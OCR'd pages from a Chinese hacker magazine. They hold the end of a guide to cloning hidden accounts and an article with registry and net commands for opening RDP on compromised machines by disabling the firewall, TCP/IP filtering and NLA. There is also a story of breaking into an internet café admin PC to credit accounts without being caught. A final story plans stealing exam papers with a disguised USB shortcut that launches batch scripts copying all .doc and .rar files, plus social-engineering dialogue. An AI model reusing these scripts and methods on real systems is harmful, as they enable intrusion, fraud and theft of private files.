所示。然后我们克隆帐户，并删除新建的帐户，现在再来检测一下，已经检测不出来了吧。我推荐大家以后都使用这种改良方法来克隆帐户，只需要额外编写一个简单的批处理即可。




图 10

文章到此就基本结束了，本文主要讲解了有关帐户克隆的相关知识，重点是克隆帐户的基本原理和改良克隆的方法。大家可以好好的实践一下，要是想在自己的电脑上测试的话，在克隆帐户前要记得把注册表备份一下，以免出现什么问题。

（本文所涉及到的 aio.exe 已收录到光盘中）

文章难易度：★★★
文章阅读点：对于3389连接过程的常见问题的攻与防

3389 常见连接问题面面观

BaseNet

3389 终端服务例来都是黑客和管理员的“兵家必争之地”，所以很多时候，我们获得了肉鸡，却总是无法正常的连接上去，尤其是前段时间的 MS08067 漏洞，虽然可以拿到久违的 cmdshell，但是却需要使用一些开 3389 的工具，而且许多个人 PC 就算使用了网上的一些工具，也是无法连接上的，我总结了以下几种常见的问题和解决方法，希望它能对大家有所帮助。




图 1

一、Windows 自带的防火墙攻防

防范：在虚拟机中进行一些网络实验的时候，这是最容易碰到的问题，虽然 XP 自带的防火墙比 Vista 中的要逊色很多，但是开启它对安全来说还是很有必要的，打开“开始”—“运行”栏，输入 **control** 来打开控制面板，双击“Windows 防火墙”，勾选“启用”并单击“例外”选项，取消掉“远程桌面”前的勾，这样别人连接 3389 时就无法正常访问了，如图 1。

攻击：要突破这种限制，我们有两种方法。

1、在 cmdshell 中可以通过 reg 命令完成，在 cmdshell 中运行如下代码就行了：

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List /v 3389:TCP /t REG_SZ /d 3389:TCP:*:Enabled:@xpsp2res.dll,-22009 /f
```

2、除了上面的方法之外，我们还可以直接使用 **net stop sharedaccess** 命令来关掉 Windows 自带的防火墙。还有很多时候我们会遇到第三方的防火墙，最简单的方法就是关闭它，当然还有其它的端口映射及隧道技术等！

二、TCP/IP 筛选攻防

防范：TCP/IP 筛选也是 3389 连接不成功的一个问题，在控制面板中，双击打开网络连接，在“本地连接”上点右键，选择“属性”，再选择“Internet 协议（TCP/IP）”，然后单击“属性”—“高级”，在弹出的对话框中选择“选项”，并双击打开“TCP/IP 筛选”，在这里可以对 TCP 端口、UDP 端口、IP 协议进行简单的设置。我们首先勾选“启用 TCP/IP 筛选（所有适配器）”，然后选中“只允许”，单击“添加”按钮，在弹出的对话框中输入 3389，这样就可以阻止别人访问远程桌面了，如图 2。




图 2

攻击：突破的方法就是在 cmdshell 下运行如下代码：

```
REG ADD HKLM\SYSTEM\ControlSet001\Services\Tcpip\parameters /vEnableSecurityFilters /t REG_DWORD /d 0 /f
```

代码执行后，“启用TCP/IP筛选”前面的勾就会被去掉了，不过使用这种方法还要重新启动肉鸡才可以的。

三、IPSEC攻防

防范：IPSEC安全策略是Windows中的一把利刃，它有点HIPS软件的味道。在“开始”—“运行”栏中输入**secpol.msc**打开“本地安全策略”，找到“IP安全策略，在本地计算机上”，在其右侧的窗口中，右键选择“创建IP安全策略中”，接着在“名称”中输入防3389连接，在“描述”中随便输入，比如“阻止3389远程连接”，单击下一步，去掉“激活默认响应规则”前面的勾，下一步完成后，我们还需要添加一个规则，为了方便操作，我们将“使用添加向导”前面的勾去掉，然后单击“添加”按钮，为我们的策略添加一个筛选器，名称、描述可以随便填写，然后在IP筛选列表中继续单击添加按钮，确定退出，如图3。接着选择“筛选器操作”选项，单击添加按钮，在弹出的对话框中选择“阻止”，如图4。这样一个简单的阻止3389连接的IPSEC安全策略就基本OK了，现在我们只要指派它就可以阻止别人访问了。




图3




图4

攻击：在这种情况下要突破限制，我们只要借助lcx、fpipe等端口转向工具就可以轻松解决，使用这些工具最怕搞乱关系，大家最好有外网的IP地址，或者在服务器肉鸡上进行操作，至于工具的具体使用方法大家查看帮助就可以了。

四、分清对象——各个击破

1、Ghost版XP的“困惑”

在连接Ghost版XP时会经常见到像“由于帐户限制，您无法登录”、“远程计算机已结束连接”这样的提示，如图5。这种情况的主要原因就是对方使用的是Ghost版的XP，这些镜像版的XP在作者制作的时候就已经针对3389做了一些安全设置，所以出现了上面的问题也很正常，因些我不建议大家使用Ghost版的XP，相信大家现在还记得当初使用new帐户3389登录充QB的事情吧！




图5

要解决上面的问题我们可以分步进行，针对“由于帐户限制，您无法登录。”的错误提示，我们可以在“开始”—“运行”栏中输入**secpol.msc**打开“本地安全设置”，定位到“本地策略”—“安全选项”—“帐户：使用空白密码的本地帐户只允许进行控制台登录”，双击打开该选项，设置为“已禁用”就行了。针对“远程计算机已结束连接”的错误提示，我们可以在“开始”—“运行”栏中输入**regedit**打开注册表编辑器，定位到“HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\RDPDR”子键，右键选择“权限”，并赋于它everyone完全控制的权限，然后编辑如下代码的注册表文件，保存为3389.reg：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\RDPDR\0000]
"ClassGUID"="{4D36E97D-E325-11CE-BFC1-08002BE10318}"
"Class"="System"
"HardwareID"=hex(7):52,00,4f,00,4f,00,54,00,5c,00,52,00,44,00,50,00,44,00,52,\
  00,00,00,00,00
"Driver"="{4D36E97D-E325-11CE-BFC1-08002BE10318}\\0030"
"Mfg"="(标准系统设备)"
"Service"="rdpdr"
"DeviceDesc"="终端服务器设备重定向器"
"ConfigFlags"=dword:00000000
"Capabilities"=dword:00000000
```

保存完后，双击导入3389.reg，然后再次连接就可以了。

2、XP sp3访问vista远程桌面的注意事项

在XP sp3中远程桌面连接器已经更新到了V6.1版，从6.0的版本开始，远程桌面就是支持NLA（Network Level Authentication）的。NLA说白了就是在你进行远程桌面之前就进行身份验证，而不是你连上之后在登录的时候进行身份验证。而Vista默认的是“只允许运行带网络身份验证的远程计算机连接”。所以连接问题就出现了，这时候我们可以试着在肉鸡的CMD中执行下面两条命令：

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Lsa /vSecurityProviders /dtspkg
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders /vSecurityProviders /dcredssp.dll
```

还有一点需要注意，如果对方的机器是在域中，而我们的机器不在域中，这时候我们要登录vista的远程桌面，必须在终端连接器中输入主机名，否则是无法连接的。

上接第86页

我仔细的研究了下交互模式的概念，终于发现了问题的所在，交互模式只允许一个管理员登录，如果我把刚才创建的帐户提升成管理员不就行了吗。再次进入CMDSHELL，输入命令：“net localgroup administrators 用户名 /add”。再次登录，这次给出了提示：“administrator目前登录到此计算机。如果您继续，administrator将会被从此计算机断开，您要继续吗？”看来这个方法可行，如图6。

为了避免打草惊蛇，我选择了晚上通宵的时候再把对方踢出系统，夜里指针刚过1点，看到网管正趴在桌子上睡的香呢，我二话不说，立刻登录对方的电脑，他的万象管理窗口还没有关闭呢，接下来的事情就不需要我多说什么了吧，还不快快给你的会员加上大洋，不过提醒一下大家，不要加的太多了，一次加那么一点点，免的第二天查帐被发现不对劲，如图7，图8。

（本文所涉及到的SQL Server弱口令利用工具1.1版、X-Scan3.3已收录到光盘中）

文章难易度：★★
文章阅读点：一次很惊心动魄的考试题的过程，不过小弟建议大家千万还是不要仿作哦

社工＋技术拿下期末试题

莱客

转眼期末考试就来临了，整日痴迷于黑客技术的我才突然想起来，我好像是某大学一名物理专业的学生啊，赶紧翻开量子力学看了看，每个公式都是那么长，我哪懂啊，倒是《007 量子危机》我能看明白，至于这个量子力学是个什么东西就不太清楚了，难道这就是我的宿命吗？不！我要用自己计算机上的优势来弥补我专业的不足。

那么这个量子力学的期末试题会在哪里呢？老师的笔记本里？U 盘里？这学期的老师我就只见过一面，听说他上课从来不用教室里的电脑，而是用自己的本本，也不会插网线，但是它回到办公室还是要联网的吧，不妨摸清 IP 地址后尝试单机入侵。为了摸清目标机器的运行环境，我特意忍痛去听了一节课，发现是 XP ＋ 360 安全卫士＋微点主动防御，密码是 6 位未知数。微点是可以防止溢出的，所以就算没打系统补丁，MS08067 和 135、139 端口的入侵也是没戏的，再加上他又设置了那么强的密码，只好忍痛放弃这条路了。

这时我又想起了 auto 类病毒，假如我以拷贝课件的名义，把 U 盘插到老师的电脑上，然后打开 U 盘运行我 U 盘中的 autorun.inf 所指向的木马，这样不就可以了吗？但是木马的免杀又成了一个问题，微点是靠行为来区分病毒的，而针对特征码的免杀一点儿用也没有，我到百度搜索了一下关于微点的免杀方法，结果也没有找到什么好的办法，偶尔有高手做过免杀，但也都不肯分享，这里先 BS 一下。自己想了一下，其实使用木马是大才小用了，因为我只要电脑中的 DOC 文档就可以了，于是就编写了一个批处理，把所有磁盘中的 DOC 文档都复制到 U 盘里就可以了，因为批处理调用的是系统的脚本并且只作简单的复制，所以微点应该不会报警的，这里我把这个批处理称为 A 脚本，代码如下：

```
for %%i in (c d e f g h i g k l) do if not exist %%i:\量子力学.lnk xcopy /C /S %%i:\*.doc *.*
for %%i in (c d e f g h i g k l) do if not exist %%i:\量子力学.lnk xcopy /C /S %%i:\*.rar *.*   ::因为目标文件可能以压缩文件的形式存在，所以加了这一行
exit
```

这个批处理调用了功能强大的 xcopy.exe 来进行复制，其中／C 参数是说遇到错误也要继续复制，／S 是复制子目录的内容。使用 for 语句枚举了 c － l 几个常用的盘符，当然 U 盘的盘符也在其中了，总不能自己复制自己吧，因为我的 U 盘里有个“量子力学.lnk”这个文件，所以就用这个标志来识别我自己的 U 盘。隐藏批处理的运行窗口，参照以前杂志中所介绍过的内容，大致有 vbs 法和工具法（批处理潜行者），这里就不多作介绍了。

好了，主体“病毒”已经制作好了，下面就是病毒启动了，使用 auto 启动无疑是最隐蔽的方法，但是目标机器是不是开启了自动播放是个问题，而且通过我的实际测试，发现 360 安全卫士有个功能是自动扫描并删除 U 盘中的 autorun.inf 文件并以同名文件夹代替，美其名曰“U 盘免疫”，这样一插入 U 盘，其中的 autorun.inf 就会不翼而飞了，从而导致启动失败。我很囧啊，过了微点这位大神，却被 360 这个小妖精给拦住了去路。

不知道大家是否还记得我曾给大家提到的“快捷方式劫持”，这里终于派上了用场。新建一个名为“量子力学”的快捷方式，在属性里修改其图标为文件夹的图标，如图 1，这样你还能分清文件夹和快捷方式吗？这个快捷方式指向一个 B 脚本，B 脚本的作用是首先启动我们的 A 脚本，然后打开一个同样名为量子力学的文件夹，这样就可以隐蔽的启动我们的病毒了。




图 1

B 脚本批处理代码如下：

```
cd text        ::text 目录 是我们存放 A 脚本的地方，电脑上的文件都将被复制到这个目录下
start A 脚本.vbs      ::这里采用 vbs 法来隐藏 bat 运行
cd..               ::返回上一级目录
md 量子力学      ::创建 量子力学 文件夹
attrib /D 量子力学 +h +s    ::隐藏这个文件夹，以免引起“怎么有两个同名文件夹”怀疑
cd 量子力学
start          ::以窗口形式打开这个文件夹
exit
```

当然这个 B 脚本也要用上述方法隐藏运行，好了，技术方面的事情就做完了，现在让我们再重新回顾一下那段激动人心的经历吧！那天一大早我就上课去了，老师提前 5 分钟来到教室，我拿着 U 盘去找老师：“老师，我想复制一下您的课件，回去好复习复习”。

“哦，好啊，回去好好复习，这次题挺难的。”说着我就把 U 盘插入了 USB，我的心一阵狂跳，只见老师找出了几个 PPT 课件，就要“右键”—“发送到”－“可移动磁盘”，操作很快，我一看慌了，我的 A 脚本还没有启动呢，我连忙阻止。“等一下老师，我 U 盘里的文件放的很乱的，都放在根目录下的话 FAT 类型的磁盘很容易崩溃的”。

